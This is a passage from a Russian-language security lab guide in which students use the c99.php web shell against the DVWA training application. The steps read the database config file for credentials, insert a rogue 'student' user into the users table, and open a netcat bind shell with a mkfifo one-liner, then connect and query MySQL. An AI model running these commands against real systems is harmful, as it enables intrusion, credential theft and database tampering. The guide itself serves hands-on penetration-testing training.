 - b. Выберите ссылку “PHP-code”
 - c. В поле ввода вставьте
`system("cat /var/www/html/dvwa/config/config.inc.php")`
 - d. Нажмите “Execute”



3. Получите пароль БД, изучив вывод команды


Замечания:

- В файле config.inc.php находится информация об имени базы, имени пользователя и пароле

4. Скопируйте нужные данные в блокнот


Раздел 12. Извлечение данных из БД с помощью c99.php

- Подключитесь к SQL-серверу DVWA
 - Нажмите на ссылку “SQL”
 - Введите в поля полученные выше данные
 - Нажмите “Connect”




Замечания:

- Обратите внимание на иконки с действиями, расположенные на рисунке под правой желтой стрелкой. Это команды delete, drop и insert.
- Также есть возможность создать (Create) и сдать (Dump) базу данных. На рисунке эти кнопки также помечены.



2. Вставьте новое значение в БД
 - a. Выберите таблицу "users"
 - b. Нажмите "insert"
 - c. Создайте нового пользователя, заменив данные ниже своими данными
 1. User_id: 6
 2. First_name: Your
 3. Last_name: Name
 4. User: student
 5. Выберите PASSWORD из выпадающего списка
 6. Пароль: hacker
 7. Avatar: NA
 - d. Нажмите "Confirm"



3. Завершите создание пользователя
 - а. Выберите “Yes”

Замечания:

- Обратите внимание на SQL код, который будет добавлен к базе. При необходимости, тут можно его поправить


4. Изучите результаты
 - а. Новая запись добавлена в БД

							/users/pablo.jpg	
<input type="checkbox"/>	5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	http://192.168.0.208/dvwa/hackable/users/smithy.jpg		
<input type="checkbox"/>	6	ALEX	SEREBRIAKOV	student	*9C6C35530EE4427B07D2FA4F9E119C3	NA		

With selected:

Раздел 13. Связь с netcat с помощью c99.php

1. Выберите “Bind”
2. В поле ввода вставьте следующую команду:
 - а. `mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe`
3. Нажмите “Execute”



Замечания:

- Обратите внимание на сообщение о соединении. Оно означает запуск netcat.

Раздел 14. Отчет о работе

1. Введите в консоли следующее:

1. `nc IPADDRESS`
2. `whoami`
3. `pwd`
4. `echo "select * from dvwa.users where user = 'student';" | mysql -uroot -pdvwaPASSWORD`
5. `date`
6. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы

```
[student@Fedora14 ~]$ echo "select * from dvwa.users where user = 'student';" |
mysql -uroot -pdvwaPASSWORD
user_id first_name last_name user password avatar
6 ALEX SEREBRIAKOV student *9C6C35530EE4427B07D2FA4F9E119C3
A
[student@Fedora14 ~]$ date
Wed Apr 19 06:15:53 MSD 2023
[student@Fedora14 ~]$ echo "serebriakov av"
serebriakov av
[student@Fedora14 ~]$
```